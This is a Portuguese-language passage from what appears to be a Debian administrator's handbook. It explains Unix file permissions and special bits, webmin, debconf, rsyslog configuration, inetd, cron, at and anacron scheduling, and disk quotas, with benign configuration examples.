SEGURANÇA executáveis setuid e setgid	<p>Duas permissões em particular são relevantes em relação a arquivos executáveis: setuid e setgid (simbolizados pela letra “s”). Note que nós, frequentemente falamos de “bit”, já que cada um desses valores booleanos podem ser representados por 0 ou 1. Essas duas permissões permitem que qualquer usuário execute o programa com os direitos do proprietário ou do grupo, respectivamente. Esse mecanismo garante acesso a funções que requerem permissões muito restritas, as quais você geralmente não tem.</p> <p>Como um programa com setuid root é sistematicamente executado com a identidade de super usuário, é muito importante garantir que ele seja seguro e confiável. Na verdade, um usuário que conseguisse subvertê-lo a chamar um comando de sua escolha poderia então representar o usuário root e ter todos os direitos no sistema.</p>
--	---

Um diretório é gerenciado de maneira diferente. O acesso a leitura dá o direito de consultar a lista de suas entradas (arquivos e diretórios), acesso a escrita permite criar e apagar arquivos, e acesso a execução permite navegar por ele (especialmente para usar o comando `cd`). Sendo possível navegar pelo diretório sem ser capaz de lê-lo, dá a permissão de acessar as entradas dentro dele que são conhecidas por nome, mas não para encontrá-las se você não sabe de sua existência ou nome exato.

SEGURANÇA setgid diretório e sticky bit	<p>O bit setgid também é aplicável em diretórios. Qualquer recém-criado item em um diretório desses é automaticamente atribuído ao grupo do dono do diretório pai, ao invés de herdar o grupo principal do criador, como de costume. Essa configuração evita que o usuário tenha que alterar seu grupo principal (com o comando <code>newgrp</code>) enquanto trabalha em uma árvore de arquivos compartilhada entre vários usuários do mesmo dedicado grupo.</p> <p>O “sticky” bit (simbolizado pela letra “t”) é uma permissão que é útil apenas em diretórios. Ele é especialmente usado para diretórios temporários aonde todos tem acesso a escrita (como em <code>/tmp/</code>): ele restringe o apagar de arquivos para que apenas seu dono (ou o dono do diretório pai) possa apagá-lo. Sem isso, qualquer um poderia apagar arquivos de outros usuários em <code>/tmp/</code>.</p>
--	--

Três comandos controlam as permissões associadas a um arquivo:

- `chown usuário arquivo` muda o dono do arquivo;
- `chgrp grupo arquivo` altera o grupo;
- `chmod direitos arquivo` muda as permissões do arquivo.

Há duas formas de apresentar direitos. Entre eles, a representação simbólica é provavelmente o mais fácil de entender e lembrar. Ela envolve os símbolos das letras mencionadas acima. Você pode definir os direitos de cada categoria de usuários (u/g/o), definindo-as explicitamente (com =), adicionando (+), ou subtraindo (-). Assim, as permissões `u=rwx,g+rw,o-r` fornecem ao proprietário a permissão de ler, escrever e executar, acrescenta permissão de ler e escrever para o grupo proprietário, e remove a permissão de leitura para outros usuários. Direitos não alterados pela adição ou subtração de tal comando não sofrem alterações. A letra a, for “all”, para “todos”, abrange as três categorias de usuários, de modo que `a=rx` concede todas as três categorias os mesmos direitos (leitura e execução, mas não de escrita).

A representação numérica (octal) associa cada direito com um valor: 4 para leitura, 2 para gravação, e um para execução. Nós associamos cada combinação de direitos com a soma das figuras. Cada valor é então atribuído a diferentes categorias de usuários, colocando-os de ponta a ponta na ordem usual (proprietário, grupo, outros).

Por exemplo, o comando `chmod 754 arquivo` definirá os seguintes direitos: leitura, escrita e execução para o proprietário (já que $7 = 4 + 2 + 1$); leitura e execução para o grupo (já que $5 = 4 + 1$); para os outros somente leitura . O 0 significa que não há direitos; assim `chmod 600 arquivo` concede direito de leitura e gravação ao proprietário, e nenhum direito para qualquer outra pessoa. As combinações certas mais freqüentes são 755 para arquivos executáveis e diretórios, e 644 para arquivos de dados.

Para representar os direitos especiais, você pode prefixar um quarto dígito para este número de acordo com o mesmo princípio, onde os bits setuid, setgid e sticky são 4, 2 e 1, respectivamente, `chmod 4754` associará o setuid aos direitos descritos anteriormente.

Observe que o uso da notação octal só permite definir todos os direitos de uma só vez em um arquivo; você não pode usá-lo para simplesmente adicionar um novo direito, como acesso de leitura para o proprietário do grupo, uma vez que você deve levar em conta os direitos já existentes e calcular o novo valor numérico correspondente.

DICA

Operação recursiva

Algumas vezes nós temos que mudar os direitos de toda árvore de arquivo. Todos os comandos acima tem a opção `-R` para operar recursivamente em sub-diretórios.

A distinção entre diretórios e arquivos às vezes causa problemas com operações recursivas. Por isso que a letra “X” foi introduzida na representação simbólica dos direitos. Ela representa o direito de executar, aplicado apenas a diretórios (e não a arquivos que não tem esse direito). Assim, `chmod -R a+X diretório` irá, apenas, adicionar direitos de execução para todas as categorias de usuários (a) para todos os sub-diretórios e arquivos para os quais ao menos uma categoria de usuário (mesmo que seja a única proprietária) já tenha direito de execução.

<p style="text-align: center;">DICA</p> <p>Alterando o usuário e o grupo</p>	<p>Frequentemente você quer mudar o grupo de um arquivo ao mesmo tempo que você muda o dono. O comando chown tem uma sintaxe especial para isso: chown usuário:grupo arquivo</p>
<p style="text-align: center;">APROFUNDANDO</p> <p>umask</p>	<p>Quando uma aplicação cria um arquivo, ela atribui as permissões indicativas, sabendo que o sistema automaticamente remove certos direitos, devido ao comando umask. Digite umask em um shell; você verá uma máscara como 0022. Isso é simplesmente uma representação octal dos direitos a serem sistematicamente removidos (neste caso, o direito de escrita para o grupo e outros usuários).</p> <p>Se você der a ela um novo valor octal, o comando umask modifica a máscara. Usado em um arquivo de inicialização do shell (por exemplo, <code>~/.bash_profile</code>), ele irá efetivamente alterar a máscara padrão para suas sessões de trabalho.</p>

9.4. Interfaces Administrativas

Usar uma interface gráfica para administração é interessante em várias circunstâncias. Um administrador não necessariamente sabe todos os detalhes de configuração de todos os serviços, e nem sempre tem tempo para sair pesquisando na documentação sobre o assunto. Uma interface gráfica para administração pode assim acelerar a implantação de um novo serviço. Ela pode ainda simplificar a configuração de serviços os quais são difíceis de configurar.

Tal interface é apenas uma auxiliar e não um fim em si própria. Em todos os casos, o administrador deve dominar seu comportamento para entender e resolver qualquer problema em potencial.

Como nenhuma interface é perfeita, você pode ficar tentado a tentar várias soluções. Isto deve ser evitado o máximo possível, pois ferramentas diferentes são às vezes incompatíveis em seus métodos. Mesmo se todas elas visam em serem muito flexíveis e tentam adotar o arquivo de configuração como única referência, elas nem sempre são capazes de integrar alterações externas.

9.4.1. Administrando por uma Interface Web: webmin

Essa é, sem dúvida, uma das mais bem sucedidas interface de administração. Ela é um sistema modular de gerenciamento através de um navegador web, cobrindo uma ampla gama de áreas e ferramentas. Além do mais, ela é internacionalizada e disponível em muitas línguas.

Infelizmente, webmin não é mais parte do Debian. Seu mantenedor Debian — Jaldhar H. Vyas — removeu os pacotes que ele criou porque ele não tinha mais o tempo necessário para mantê-los em um nível de qualidade aceitável. Ninguém oficialmente assumiu a tarefa, então a Jessie não tem o pacote webmin.

Existe, contudo, um pacote não oficial distribuído pelo site web webmin.com. Ao contrário dos pacotes Debian originais, esse pacote é monolítico; todos os seus módulos de configuração são

instalados e ativados por padrão, mesmo que o serviço correspondente não esteja instalado na máquina.

SEGURANÇA

Alterando a senha do root

No primeiro login, a identificação é conduzida pelo nome de usuário root e sua senha usual. É recomendado alterar a senha usada para webmin assim que possível, para que, caso ela seja comprometida, a senha root do servidor não seja envolvida, mesmo que isso confira direitos administrativos importantes à máquina.

Tenha cuidado! Como o webmin tem tantos recursos, um usuário malicioso que tenha acesso a ele pode comprometer a segurança de todo o sistema. De maneira geral, interfaces deste tipo não são recomendadas para sistemas importantes com fortes restrições de segurança (firewall, servidores sensíveis, etc.).

Webmin é usado através de uma interface web, mas ele não requer que o Apache esteja instalado. Essencialmente, esse software tem seu próprio mini servidor web integrado. Esse servidor ouve, por padrão, na porta 10000 e aceita conexões HTTP seguras.

Módulos inclusos cobrem uma grande variedade de serviços, entre eles:

- Todos os serviços de base: criação de usuários e grupos, gerenciamento dos arquivos do `crontab`, scripts init, leitura de logs, etc.
- bind: configuração de servidor DNS (nome de serviço);
- postfix: configuração de servidor SMTP (e-mail);
- inetd: configuração do super servidor `inetd`;
- quota: gerenciamento de cota de usuário;
- dhcpcd: configuração do servidor DHCP;
- proftpd: configuração do servidor FTP;
- samba: configuração do servidor de arquivos Samba;
- software: instalação ou remoção de programas dos pacotes Debian e atualizações de sistema.

A interface de administração está disponível em um navegador web em <https://localhost:10000>. Esteja atento! Nem todos os módulos estão usáveis em um primeiro momento. Às vezes eles precisam ser configurados especificando a localização dos arquivos de configuração correspondentes e alguns arquivos executáveis (programa). Frequentemente o sistema irá, educadamente, fazer perguntas a você quando falhar em ativar um módulo requisitado.

ALTERNATIVA

centro de controle GNOME

O projeto GNOME também provê múltiplas interfaces de configuração que geralmente são acessíveis via a entrada “Configurações” no menu do usuário a direita no alto. O `gnome-control-center` é o programa principal que traz todas elas juntas, mas muitas das ferramentas de configuração do sistema como um todo são efetivamente fornecidas por outros pacotes (`accountsservice`, `system-config-printer`, etc.). Embora fáceis de usar, essas aplicações cobrem apenas um número limitado de serviços básicos: gerenciamento de usuário, configuração do horário, configuração da rede, configuração de impressora, e assim por diante.

9.4.2. Configurando Pacotes: debconf

Muitos pacotes são configurados automaticamente após algumas perguntas serem feitas durante a instalação, através da ferramenta Debconf. Esses pacotes podem ser reconfigurados rodando `dpkg-reconfigure` pacote.

Na maioria dos casos, essas configurações são bem simples; apenas algumas variáveis importantes do arquivo de configuração são alteradas. Essas variáveis são geralmente agrupadas entre duas linhas de “demarcação” para que a reconfiguração do pacote apenas tenha impacto na área selecionada. Em outros casos, a reconfiguração não irá alterar nada se o script detectar uma modificação manual no arquivo de configuração, para preservar essas intervenções humanas (porque o script não pode garantir que suas próprias modificações não irão bagunçar as configurações existentes).

POLÍTICA DEBIAN

Preservando alterações

A Política Debian estipula expressamente que tudo deve ser feito para preservar alterações manuais feitas nos arquivos de configuração, então mais e mais scripts tomam precauções na edição de arquivos de configuração. O princípio geral é simples: o script apenas faz alterações se ele sabe o status do arquivo de configuração, o qual é verificado pela comparação do checksum do arquivo em relação ao último arquivo automaticamente gerado. Se eles forem iguais, o script é autorizado a alterar o arquivo de configuração. Senão, ele determina que o arquivo foi alterado e pergunta que ação ele deve executar (instalar o novo arquivo, preservar o arquivo antigo, ou tentar integrar as novas alterações no arquivo existente). Esse princípio de precaução tem sido exclusivo do Debian, mas outras distribuições tem, gradualmente, começado a adotá-lo.

O programa `ucf` (do pacote `Debian` de mesmo nome) pode ser utilizado para implementar este comportamento.

9.5. syslog Eventos de Sistema

9.5.1. Princípio e Mecanismo

O daemon `rsyslogd` é responsável por coletar mensagens de serviço vindas de aplicações e do núcleo, e então despachá-las para arquivos de log (usualmente armazenados no diretório `/var/log/`). Ele obedece o arquivo de configuração `/etc/rsyslog.conf`.

Cada mensagem de log é associada com um subsistema de aplicação (chamado “facility” na documentação):

- `auth` e `authpriv`: para autenticação;
- `cron`: vem de serviços de agendamento de tarefas, `cron` e `atd`;
- `daemon`: afeta um daemon sem nenhuma classificação especial (DNS, NTP, etc.);
- `ftp`: relacionado ao servidor FTP;
- `kern`: mensagem vinda do núcleo;
- `lpr`: vem do subsistema de impressão;

- mail: vem do subsistema de e-mail;
- news: mensagem do subsistema Usenet (especialmente do NNTP — Network News Transfer Protocol — servidor que gerencia newsgroups);
- syslog: mensagens do próprio servidor `syslogd`;
- user: mensagens do usuário (genérico);
- uucp: mensagens do servidor UUCP (Unix to Unix Copy Program, um antigo protocolo notavelmente usado para distribuir mensagens de e-mail);
- local0 até local7: reservado para uso local.

Cada mensagem está associada com um nível de prioridade. Está é a lista em ordem decrescente:

- emerg: “Socorro!” Existe uma emergência, o sistema provavelmente não está usável.
- alert: se apresse, qualquer atraso pode ser perigoso, é preciso agir imediatamente;
- crit: as condições são críticas;
- err: erro;
- warn: aviso (erro potencial);
- notice: as condições estão normais, mas a mensagem é importante;
- info: mensagem informativa;
- debug: mensagem de depuração.

9.5.2. O Arquivo de Configuração

A sintaxe do arquivo `/etc/rsyslog.conf` é detalhada na página de manual `rsyslog.conf(5)`, mas também existe documentação em HTML disponível no pacote `rsyslog-doc` (`/usr/share/doc/rsyslog-doc/html/index.html`). O principal princípio é escrever os pares “selector” e “action”. O “selector” define todas as mensagens relevantes, e o “actions” descreve como lidar com elas.

Sintaxe do Seletor

O seletor é uma lista separada por ponto e vírgula de pares de *subsistema.prioridade* (exemplo: `auth.notice;mail.info`). Um asterisco pode representar todos os subsistemas ou todas as prioridades (exemplos: `*.alert` ou `mail.*`). Vários subsistemas podem ser agrupados, separando-os com uma vírgula (exemplo: `auth,mail.info`). A prioridade indicada também cobre mensagens de prioridade igual ou mais alta; assim `auth.alert` indica as mensagens do subsistema `auth` de prioridade `alert` ou `emerg`. Prefixado com um ponto de exclamação (!), ele indica o oposto, em outras palavras as prioridades estritamente baixas; `auth.!notice`, assim, indica mensagens emitidas a partir de `auth`, com prioridade `info` ou `debug`. Prefixada com um sinal de igual (=), ele corresponde precisamente e apenas a prioridade indicada (`auth.=notice` apenas se refere a mensagens vindas de `auth` com prioridade `notice`).

Cada elemento da lista no seletor sobrescreve elementos prévios. Assim é possível restringir um conjunto ou excluir certos elementos dele. Por exemplo, kern.info;kern.!err se refere a mensagens vindas do núcleo com prioridade entre info e warn. A prioridade none indica uma conjunto vazia (sem prioridades), e pode servir para excluir um subsistema de um conjunto de mensagens. Assim, *.crit;kern.none indica todas as mensagens de prioridade igual ou maior que crit não vindas do núcleo.

Sintaxe das Ações

DE VOLTA AO BÁSICO

O pipe nomeado, um pipe persistente

Um pipe nomeado é um tipo particular de arquivo que opera como um pipe tradicional (o pipe que você faz com o símbolo “|” na linha de comando), mas via um arquivo. Esse mecanismo tem a vantagem de ser capaz de relacionar dois processos não relacionados. Qualquer coisa escrita em um pipe nomeado bloqueia o processo que escreve enquanto o outro processo tenta ler os dados escritos. Esse segundo processo lê os dados escritos pelo primeiro, que pode então retomar a execução.

Tal arquivo é criado com o comando `mkfifo`.

As várias ações possíveis são:

- adiciona a mensagem a um arquivo (exemplo: `/var/log/messages`);
- enviar a mensagem para um servidor remoto `syslog` (exemplo: `@log.falcot.com`);
- envia a mensagem para um pipe nomeado existente (example: `/dev/xconsole`);
- envia a mensagem para um ou mais usuários, se eles estiverem logados (example: `root,rh ertzog`);
- enviar a mensagem para todos os usuário logados (exemplo: `*`);
- escrever a mensagem em um console texto (exemplo: `/dev/tty8`).

SEGURANÇA

Encaminhamento de logs

É uma boa ideia gravar os logs mais importantes em uma máquina separada (talvez dedicada a esse propósito), já que isso irá prevenir que qualquer possível invasor remova rastros de sua invasão (a menos, claro, que ele também comprometa esse outro servidor). Além do mais, caso aconteça um problema maior (como uma quebra do núcleo), você terá os logs disponíveis na outra máquina, o que aumenta suas chances de determinar a sequencia de eventos que causou a quebra.

Para aceitar mensagens de log enviadas por outras máquinas, você tem que reconfigurar o `rsyslog`: na prática, é suficiente ativar as entradas "ready-for-use entries" em `/etc/rsyslog.conf` (`$ModLoad imudp` e `$UDPServerRun 514`).

9.6. O super servidor `inetd`

Inetd (geralmente chamado de “Internet super-server”) é um servidor de servidores. Ele executa servidores, raramente usados, sob demanda, para que eles não tenham que rodar continuamente.

O arquivo `/etc/inetd.conf` lista esses servidores e suas portas habituais. O comando `inetd` ouve em todas elas; quando ele detecta uma conexão em qualquer uma delas, ele executa o programa servidor correspondente.

POLÍTICA DEBIAN	
Registrar um servidor em <code>inetd.conf</code>	Pacotes frequentemente querem registrar um novo servidor no arquivo <code>/etc/inetd.conf</code> , mas a Política Debian proíbe qualquer pacote de modificar um arquivo de configuração que não lhe pertença. É por isso que o script <code>update-inetd</code> (do pacote de mesmo nome) foi criado: ele gerencia o arquivo de configuração, assim outros pacotes podem usá-lo para registrar um novo servidor na configuração do super-servidor.

Cada linha significativa do arquivo `/etc/inetd.conf` descreve um servidor através de sete campos (separados por espaços):

- O número da porta TCP ou UDP, ou o nome do serviço (o qual é mapeado para o número da porta padrão com a informação contida no arquivo `/etc/services`).
- O tipo de soquete: `stream` para conexão TCP, `dgram` para datagrams UDP.
- O protocolo: `tcp` ou `udp`.
- As opções: dois valores possíveis: `wait` ou `nowait`, para dizer ao `inetd` quando ele deve esperar ou não pelo fim do processo lançado antes de aceitar outra conexão. Para conexões TCP, facilmente multiplicáveis (multiplexable), você geralmente pode usar `nowait`. Para programas respondendo sobre UDP, você deve usar `nowait` apenas se o servidor é capaz de gerenciar várias conexões em paralelo. Você pode usar um ponto como sufixo nesse campo, seguido pelo número máximo de conexões autorizadas por minuto (o limite padrão é 256).
- O nome de usuário do usuário cuja identidade o servidor executará.
- O caminho completo para o programa servidor a ser executado.
- Os argumentos: esta é uma lista completa dos argumentos do programa, incluindo seu próprio nome (`argv[0]` em C).

O exemplo a seguir ilustra os casos mais comuns:

Exemplo 9.1 Excerto do `/etc/inetd.conf`

```
talk  dgram  udp  wait    nobody.tty  /usr/sbin/in.talkd  in.talkd
finger  stream  tcp  nowait  nobody      /usr/sbin/tcpd      in.fingerd
ident  stream  tcp  nowait  nobody      /usr/sbin/identd  identd -i
```

O programa `tcpd` é frequentemente usado no arquivo `/etc/inetd.conf`. Ele permite limitar conexões de entrada aplicando regras de controle de acesso, documentadas na página de manual `hosts_access(5)`, e que são configuradas nos arquivos `/etc/hosts.allow` e `/etc/hosts.deny`. Uma vez que tenha sido determinado que a conexão está autorizada, o `tcpd` executa o servidor real (como o `in.fingerd` no nosso exemplo). Vale apena notar que o `tcpd` conta com o nome sob

o qual ele foi invocado (isto é, o primeiro argumento, `argv[0]`) para identificar o programa real a rodar. Então você não deveria iniciar a lista de argumentos com o `tcpd` mas com o programa que tem que ser envolto.

COMUNIDADE	<p>Wietse Venema</p> <p>Wietse Venema, cuja perícia em segurança fez dele um renomado programador, é o autor do programa <code>tcpd</code>. Ele também é o principal criador do Postfix, o servidor de email modular (SMTP, Simple Mail Transfer Protocol), desenvolvido para ser mais seguro e mais confiável que o <code>sendmail</code>, que tem uma longa lista de vulnerabilidades de segurança.</p>
------------	--

ALTERNATIVA	<p>Outros comandos inetd</p> <p>Enquanto o Debian instala o <code>openbsd-inetd</code> por padrão, não existe falta de alternativas: nós podemos mencionar <code>inetutils-inetd</code>, <code>micro-inetd</code>, <code>rlinetd</code> e <code>xinetd</code>.</p> <p>Essa última encarnação do super-servidor oferece possibilidades muito interessantes. Mais notavelmente, sua configuração pode ser dividida em vários arquivos (armazenados, claro, no diretório <code>/etc/xinetd.d/</code>), o que pode tonar a vida do administrador mais fácil.</p> <p>Por último, mas não menos importante, é até possível emular o comportamento do <code>inetd</code> com o mecanismo de ativação de "socket" do <code>systemd</code> (veja Seção 9.1.1, “O sistema init <code>systemd</code>” [189]).</p>
-------------	---

9.7. Agendando Tarefas com cron e atd

O `cron` é o daemon responsável por executar comandos agendados e recorrentes (todo dia, toda semana, etc.); o `atd` é o que lida com comandos a serem executados uma única vez, mas em um momento específico no futuro.

Em um sistema Unix, muitas tarefas são agendadas para execução regular:

- rotacionando os logs;
- atualizando o banco de dados para o programa `locate`;
- cópias de segurança;
- scripts de manutenção (como os de limpeza de arquivos temporários).

Por padrão, todos os usuários podem agendar a execução de tarefas. Cada usuário tem, assim, seu próprio `crontab` no qual pode gravar comandos agendados. Ele pode ser editado rodando `crontab -e` (seu conteúdo é armazenado no arquivo `/var/spool/cron/crontabs/usuário`).

SEGURANÇA	<p>Restringindo cron ou atd</p> <p>Você pode restringir o acesso ao <code>cron</code> criando um arquivo explícito para autorização (whitelist) em <code>/etc/cron.allow</code>, no qual você indica apenas usuários com autorização para agendar comandos. Todos os outros serão automaticamente privados desse recurso. Reciprocamente, para bloquear apenas um ou dois enceneiros, você pode botar seus nomes de usuário em um arquivo explícito para proibição (blacklist), <code>/etc/cron.deny</code>. Esse mesmo recurso está disponível para o <code>atd</code>, com os arquivos <code>/etc/at.allow</code> e <code>/etc/at.deny</code>.</p>
-----------	---

O usuário root tem seu próprio *crontab*, mas também pode usar o arquivo */etc/crontab*, ou escrever arquivos *crontab* adicionais no diretório */etc/cron.d*. Essas duas últimas soluções tem a vantagem de ser capaz de especificar a identidade do usuário a usar quando o comando for executado.

O pacote *cron* inclui por padrão alguns comandos que executam:

- programas no diretório */etc/cron.hourly* uma vez por hora;
- programas no */etc/cron.daily* uma vez por dia;
- programas no */etc/cron.weekly* uma vez por semana;
- programas no */etc/cron.monthly* uma vez por mês.

Muitos pacotes Debian contam com esse serviço: colocando scripts de manutenção nesses diretórios, eles garantem a excelente operação de seus serviços.

9.7.1. Formato do Arquivo *crontab*

DICA

Abreviações para o *cron*

O *cron* reconhece algumas abreviações que substituem os cinco primeiros campos de uma entrada no *crontab*. Elas correspondem as opções de agendamento mais clássicas:

- @yearly: uma vez por ano (Janeiro 1, às 00:00);
- @monthly: um vez por mês (o primeiro dia do mês, às 00:00);
- @weekly: uma vez por semana (Domingo às 00:00);
- @daily: uma vez por dia (às 00:00);
- @hourly: uma vez por hora (no início de cada hora).

CASO ESPECIAL

cron e o horário de verão

No Debian, o *cron* leva em conta as alterações de horário (o horário de verão, ou de fato qualquer alteração significante no horário local) da melhor maneira que ele pode. Assim, os comandos que deveriam ser executados durante a hora que nunca existiu (por exemplo, tarefas agendadas para 2:30 am durante a mudança de horário na Primavera na França, já que às 2:00 am o relógio pula direto para às 3:00 am) são executadas logo após a alteração de horário (sendo então por volta das 3:00 am DST). Por outro lado, no outono, quando comandos seriam executados várias vezes (2:30 am DST, depois uma hora mais tarde às 2:30 am horário padrão, já que às 3:00 am DST o relógio volta para 2:00 am) são executados apenas uma vez.

Tenha cuidado, contudo, se a ordem na qual as diferentes tarefas agendadas e o "delay" entre suas respectivas execuções tem que ser levada em conta, você deve checar a compatibilidade desses constrangimentos com o comportamento do *cron*; se necessário, você pode preparar um agendamento especial para as duas noites problemáticas por ano.

Cada significante linha de um *crontab* descreve um comando agendado com os seguintes seis (ou sete) campos:

- o valor para o minuto (números de 0 à 59);

- o valor para a hora (de 0 à 23);
- o valor para o dia do mês (de 1 à 31);
- o valor para o mês (de 1 à 12);
- o valor para o dia da semana (a partir de 0 até 7, 1 correspondendo a Segunda, Domingo sendo representado tanto por 0 quanto por 7; ainda é possível usar as três primeiras letras do nome do dia da semana em Inglês, como Sun, Mon, etc.);
- O nome de usuário sob cuja identidade o comando deve ser executado (no arquivo /etc/crontab e nos fragmentos localizados em /etc/cron.d/, mas não nos arquivos crontab do próprio usuário);
- o comando a ser executado (quando as condições definidas nas primeiras cinco colunas estão satisfeitas).

Todos esses detalhes estão documentados na página de manual `crontab(5)`.

Cada valor pode ser expresso na forma de uma lista de valores possíveis (separados por vírgulas). A sintaxe a-b descreve o intervalo de todos os valores entre a e b. A sintaxe a-b/c descreve o intervalo com um incremento de c (exemplo: 0-10/2 significa 0,2,4,6,8,10). Um asterisco * é um coringa, representando todos os valores possíveis.

Exemplo 9.2 Arquivo de exemplo crontab

```
#Format
#min hour day mon dow   command

# Download data every night at 7:25 pm
25  19  *  *  *      $HOME/bin/get.pl

# 8:00 am, on weekdays (Monday through Friday)
00  08  *  *  1-5    $HOME/bin/dosomething

# Restart the IRC proxy after each reboot
@reboot /usr/bin/dircproxy
```

DICA Executando um comando na inicialização	Para executar um comando apenas um vez, logo após a inicialização do computador, você pode usar a macro @reboot (um simples reinicio do cron não dispara um comando agendado com @reboot). Essa macro substitui os cinco primeiros campos de uma entrada em <code>crontab</code> .
--	--

ALTERNATIVA Emulando o cron com o systemd	É possível emular parte do comportamento do cron com o mecanismo timer do <code>systemd</code> (veja Seção 9.1.1, “O sistema init <code>systemd</code> ” [189]).
--	--

9.7.2. Usando o Comando at

O `at` executa um comando em um momento específico no futuro. Ele recebe o horário e data desejados como parâmetros de linha de comando, e o comando a ser executado em sua saída padrão. O comando será executado como se estivesse sido feito no shell corrente. O `at` até toma o cuidado de reter o ambiente corrente, para poder reproduzir as mesmas condições quando ele executa o comando. O horário é indicado pelas seguintes convenções usuais: 16:12 ou 4:12pm representa 4:12 pm. A data pode ser especificada em vários formatos Europeus e Ocidentais, incluindo DD.MM.YY (27.07.15 assim representando 27 July 2015), YYYY-MM-DD (essa mesma data sendo expressa como 2015-07-27), MM/DD/[CC]YY (ie., 12/25/15 ou 12/25/2015 será Dezembro 25, 2015), ou simplesmente MMDD[CC]YY (logo 122515 ou 12252015 irá, do mesmo modo, representar Dezembro 25, 2015). Sem isso, o comando será executado assim que o relógio alcançar o horário indicado (no mesmo dia, ou amanhã se o horário já tiver passado no mesmo dia). Você também pode simplesmente escrever “today” ou “tomorrow”, o que é auto-explicativo.

```
$ at 09:00 27.07.15 <<END
> echo "Don't forget to wish a Happy Birthday to Raphaël!" \
>   | mail lolando@debian.org
> END
warning: commands will be executed using /bin/sh
job 31 at Mon Jul 27 09:00:00 2015
```

Uma sintaxe alternativa adia a execução por uma dada duração: `at now + número período`. O *período* pode ser minutos, horas, dias, ou semanas. O *número* apenas indica o número de unidades ditas que tem que ocorrer antes da execução do comando.

Para cancelar um tarefa agendada pelo `cron`, apenas rode `crontab -e` e apague a linha correspondente no arquivo `crontab`. Para tarefas do `at`, também é fácil: rode `atrm número-da-tarefa`. O número da tarefa é indicado pelo comando `at` no momento que você vez o agendamento, mas você pode obter ele novamente com o comando `atq`, o qual retorna a lista corrente de tarefas agendadas.

9.8. Agendando Tarefas Assíncronas: anacron

O `anacron` é o daemon que completa o `cron` para computadores que não estão ligados o tempo todo. Como tarefas regulares geralmente são agendadas para o meio da noite, elas nunca serão executadas se o computador estiver desligado nesse momento. O propósito do `anacron` é executá-las, levando em consideração os períodos nos quais o computador não estiver trabalhando.

Por favor note que o `anacron` irá, frequentemente, executar tais atividades poucos minutos após a inicialização da máquina, o que pode deixar o computador menos responsivo. É por isso que as tarefas no arquivo `/etc/anacrontab` são iniciadas com o comando `nice`, o qual reduz suas prioridades de execução, e assim, limita seus impactos no resto do sistema. Cuidado, o formato do seu arquivo não é o mesmo do `/etc/crontab`; se você tem necessidades particulares com relação ao `anacron`, veja a página de manual `anacrontab(5)`.

Prioridades e nice

Os sistemas Unix (e portanto o Linux) são sistemas multitarefa e multiusuário. Realmente, vários processos podem rodar em paralelo, e serem pertencentes a diferentes usuários: o núcleo faz a mediação do acesso aos recursos entre diferentes processos. Como parte de sua tarefa, ele tem o conceito de prioridade, o qual permite a ele favorecer certos processos em detrimento de outros, de acordo com a necessidade. Quando você sabe que um processo pode rodar em baixa prioridade, você pode indicar isso rodando ele com `nice` programa. O programa irá então ter uma parcela menor da CPU, e irá ter um impacto menor nos outros processos em andamento. Claro que, se nenhum outro processo precisar ser executado, o programa não será artificialmente retido.

O `nice` funciona com níveis de “niceness”: os níveis positivos (de 1 até 19) progressivamente baixa a prioridade, enquanto que os níveis negativos (de -1 até -20) irão incrementá-la — mas apenas o root pode usar esses níveis negativos. Salvo indicado ao contrário (veja a página de manual `nice(1)`), o `nice` incrementa o nível corrente por 10.

Se você descobrir que uma tarefa que esteja em execução deveria ter sido iniciada com o `nice`, não é tarde de mais para consertar isso; o comando `renice` altera a prioridade de um processo em andamento, em ambas as direções (porém reduzir o “niceness” de um processo é reservado ao usuário root).

A instalação do pacote `anacron` desativa a execução pelo `cron` dos scripts nos diretórios `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/`, e `/etc/cron.monthly/`. Isso evita a dupla execução pelo `anacron` e `cron`. O comando `cron` continua ativo e continuará a lidar com outras tarefas agendadas (especialmente as agendadas pelos usuários).

9.9. Cotas

O sistema de quotas permite limitar o espaço em disco alocado para um usuário ou grupo de usuários. Para configurá-lo, você tem que ter um núcleo habilitado para isso (compilado com a opção `CONFIG_QUOTA`) — como é o caso dos núcleos no Debian. O software de gerenciamento de quotas é encontrado no pacote Debian `quota`.

Para ativar “quota” no sistema de arquivo, você tem que indicar as opções `usrquota` e `grpquota` no `/etc/fstab` para quotas de usuário e grupo, respectivamente. Reiniciar o computador irá então atualizar as quotas na ausência de atividade de disco (uma condição necessária para correta contabilização de espaço de disco já utilizado).

O comando `edquota` usuário (ou `edquota -g` grupo) permite que você altere os limites enquanto examina o atual uso de espaço do disco.

Definindo quotas com um script

INDO ALÉM O programa `setquota` pode ser usado em um script para alterar automaticamente muitas quotas. Sua página de manual `setquota(8)` detalha a sintaxe a usar.

O sistema de cotas permite você definir quatro limites:

- dois limites (chamados “soft” e “hard”) referem-se ao número de blocos consumidos. Se o sistema de arquivos foi criado com tamanho de bloco de 1 kibibyte, um bloco contém 1024 bytes do mesmo arquivo. Logo, blocos não saturados induzem a perda de espaço em disco. Uma quota de 100 blocos, que teoricamente permite armazenagem de 102,400 bytes, irá contudo ser saturada com apenas 100 arquivos de 500 bytes cada, apenas representando 50,000 bytes no total.
- dois limites (soft e hard) referem-se ao número de inodes usados. Cada arquivo ocupa, pelo menos, um inode para armazenar informação sobre ele (permissões, proprietário, timestamp do último acesso, etc.). Ele é, portanto, um limite no número de arquivos do usuário.

Um limite “soft” pode ser excedido temporariamente; o usuário apenas será alertado que está excedendo a quota pelo comando `warnquota`, o qual geralmente é invocado pelo `cron`. Um limite “hard” nunca pode ser excedido: o sistema irá recusar qualquer operação que faça com que uma quota “hard” seja excedida.

VOCABULÁRIO

Blocos e inodes

O sistema de arquivos divide o disco rígido em blocos — pequenas áreas contíguas. O tamanho desses blocos é definido durante a criação do sistema de arquivos, e geralmente varia entre 1 e 8 kibibytes.

Um bloco pode ser usado tanto para armazenar dados reais de um arquivo, quanto para meta-dados usados pelo sistema de arquivos. Dentre desse meta-dados, você irá encontrar especialmente os inodes. Um inode usa um bloco no disco rígido (mas esse bloco não é levado em consideração na quota de bloco, apenas na quota inode), e contém as informações sobre o arquivo o qual ele corresponde (nome, proprietário, permissões, etc.) e os ponteiros para os blocos de dados que eles realmente usam. Para arquivos realmente grandes que ocupam mais blocos do que é possível referenciar em um único inode, existe um sistema de bloco indireto; o inode referencia uma lista de blocos que não contém dados diretamente, mas outra lista de blocos.

